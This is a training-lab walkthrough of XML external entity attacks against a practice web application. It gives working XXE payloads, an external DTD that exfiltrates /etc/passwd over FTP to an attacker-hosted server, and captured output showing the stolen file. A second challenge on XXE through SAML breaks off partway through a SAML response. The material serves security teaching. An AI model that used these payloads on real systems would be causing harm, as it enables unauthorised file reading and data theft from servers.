
Step 4: Alternatively, copy the following XML code to Burp repeater and observe that XML request works very well:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<Object>
  <IP>10.1.1.1</IP>
  <Domain>test.com</Domain>
</Object>
```



Step 5: Let us try to retrieve the file using our previous XML payload to read “/etc/passwd” file. However as shown in the response below, no matter what we send to the application the application throws the same output. Hence, we cannot read the “/etc/passwd” file directly.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<Object>
<IP>&xxe;</IP>
<Domain>test.com</Domain>
</Object>
```



Step 6: In case of utilizing an OOB technique the best way to confirm whether our payload is getting executed or not is through DNS queries. For the below payload we expect to get DNS queries on our authoritative DNS server hosted on “userX.webhacklab.com” as shown below.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://abcd.userX.webhacklab.com" >]>
<Object>
    <IP>&xxe;</IP>
    <Domain>test.com</Domain>
</Object>
```

The screenshot shows a web browser's developer tools. On the left, the 'Request' tab is active, displaying the raw HTTP request. The request body contains the XML payload from Step 6. On the right, the 'Response' tab is active, showing a 200 OK status and a message: "Woooops some pretty bad error occurred!".

Step 7: As can be seen in our “TCPDump” log we received a DNS resolution query from our victim host for the domain “userX.webhacklab.com” in our case “user7.webhacklab.com” confirming the OOB execution of our XML payload.

```
root@Kali:~# tcpdump -n udp port 53 -i any
```

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
05:52:54.916616 IP 192.168.200.12.15145 > 192.168.4.7.53: 5402+ A? abcd.user7.webhacklab.com. (43)
05:52:54.916634 IP 192.168.200.12.32237 > 192.168.4.7.53: 45925+ AAAA? abcd.user7.webhacklab.com. (43)
05:52:54.916814 IP 10.0.2.15.9694 > 8.8.8.8.53: 42636+ A? abcd.user7.webhacklab.com. (43)
05:52:54.916922 IP 10.0.2.15.9694 > 8.8.4.4.53: 42636+ A? abcd.user7.webhacklab.com. (43)
05:52:54.917014 IP 10.0.2.15.9694 > 1.1.1.1.53: 42636+ A? abcd.user7.webhacklab.com. (43)
05:52:54.917246 IP 10.0.2.15.1877 > 1.1.1.1.53: 49389+ AAAA? abcd.user7.webhacklab.com. (43)
```

Step 8: To read the file, we will have to employ a similar Out-of-Band technique wherein will read the file over an FTP connection as shown below.

Note: Host an external DTD file “ext.dtd” with the following content on your host “192.168.4.X”:

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://192.168.4.X:2121/%d;'>">
```

```
root@kali:~/tools/xxe# cat ext.dtd
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://192.168.4.7:2121/%d;'>">
```

Step 9: Start “XXEFTP” server.

```
root@kali:~/tools/xxe/xxeserv# ./xxeserv -w
```

```
root@kali:~/tools/xxe/xxeserv# ./xxeserv -w
2020/07/21 16:52:11 [*] Starting Web Server on 2122 [./]
[*] Found certificate files in directory. Using these.
2020/07/21 16:52:11 [*] GO XXE FTP Server - Port: 2121
[*] UNO Listening...
```


Step 10: Start python web server to host ext.dtd file.

```
root@kali:~/tools/xxe# python3 -m http.server
```

```
(root@kali)-[~/tools/xxe]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Step 11: Inject the payload following payload in the XML body of the captured request:

```
<?xml version="1.0" ?>
<!DOCTYPE extdtd [
<!ENTITY % ent SYSTEM "http://192.168.4.X:8000/ext.dtd">
%ent;
%c;
]>
<extdtd>&rrr;</extdtd>
```



Step 12: Notice that the “XXEFTP” server received the content of the file “/etc/passwd” as shown below:

```
root@kali:~/tools/xxeserv# ./xxeserv
2018/04/16 16:51:45 [*] GO XXE FTP Server - Port: 2121
[*] UNO Listening...
^C
root@kali:~/tools/xxeserv# ./xxeserv -w
2018/04/16 16:51:48 [*] Starting Web Server on 2122 [./]
[*] Found certificate files in directory. Using these.
2018/04/16 16:51:48 [*] GO XXE FTP Server - Port: 2121
[*] UNO Listening...
2018/04/16 17:03:06 [*] Connection Accepted from [192.168.200.15:5:
USER: anonymous
PASS: Java1.6.0_45@
/root:x:0:0:root:
/root:
/bin
/bash
daemon:x:1:1:daemon:
/usr
/sbin:
/usr
/sbin
/nologin
bin:x:2:2:bin:
/bin:
/usr
...

```


XXE through SAML

Challenge URL: <http://topup.webhacklab.com/saml/SAML.aspx>


- Exploit SAML XML to perform XXE attack and extract the contents of the file “c:/windows/win.ini” from the host.

Solution:


Step 1: Initiate the login process in the topup application and select the login method “Sign in with SAML (beta)”.




Step 2: Select the “OneLogin” sign in method to proceed with the SAML based login.




Step 3: Enter 'not-a-john@webhacklab.com' in username field on the onelogin page as shown in Figure.



Step 4: Enter the password on the onelogin page as shown in Figure:




Step 5: Click on continue button.



Step 6: Submit the login request and intercept the request to the URL:

<http://topup.webhacklab.com/saml/consume.aspx>



Step 7: Forward the intercepted request to repeater and go to the SAML tab (Burp Addon: SAML Editor).

The screenshot shows the SAML Raider tool interface. At the top, there are navigation buttons: 'Go', 'Cancel', and two arrow buttons. The target URL is 'http://topup.webhacklab.com'. Below this, the word 'Request' is displayed in orange. A tabbed interface at the top of the main area includes 'Raw', 'Params', 'Headers', 'Hex', 'SAML Raider', and 'SAML'. The 'SAML Raider' tab is selected, showing a large text area with the following XML content:

```
<samlp:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
ID="Ra69a73334b93ee191c96aa3a031cad9175ad6ec2" Version="2.0"
IssueInstant="2018-04-04T08:12:41Z"
Destination="http://topup.webhacklab.com/"
InResponseTo="_12e90161-a2d6-41a9-b7e5-405a8239c2cb"><saml:Issuer>h
ttps://app.onelogin.com/saml/metadata/771448</saml:Issuer><samlp:St
atus><samlp:StatusCode
Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
Version="2.0" ID="pfxcc7f66e6-d247-90fc-af32-14579703dd93"
IssueInstant="2018-04-04T08:12:41Z"><saml:Issuer>https://app.onelog
in.com/saml/metadata/771448</saml:Issuer><ds:Signature
xmlns:ds="http://www.w3.org/2000/09/xmldsig#"><ds:SignedInfo><ds:Ca
nonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" /><ds:SignatureM
ethod
Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" /><ds:Referen
ce
URI="#pfxcc7f66e6-d247-90fc-af32-14579703dd93"><ds:Transforms><ds:T
ransform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
<ds:Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" /></ds:Transform
s><ds:DigestMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" /><ds:DigestValue
>i0OwUToQyhyFlzcl/sulz5dIUHA=</ds:DigestValue></ds:Reference></ds:S
ignedInfo><ds:SignatureValue>Jdvv/ZGBiaS1H2pmGgWlsSGjcvX2eMZ241677w
RIF90GMn9fflOQYintTjhwppqVIwt3FLSG1VqFNK8H+oFT8EBw8U3utoGlgTJe4RdoRmK
fVE8xJT5QCjegAHh4gVv1HH0u7ZpET+WozLnvQQdoYWTxLzEGwileaWgljrheslhXyo
uxI0E86zj3cqL4jVivu6h/t15aK7EZYzzWgRx6E1eB/g6XTwwxNLxCXuC78DD1NZQ0m
ACapeOT0jyaeWPsJ28g9YM70reuuQ5+Mwk0hqrHwAERJws89qrOI3a797f74mainppk
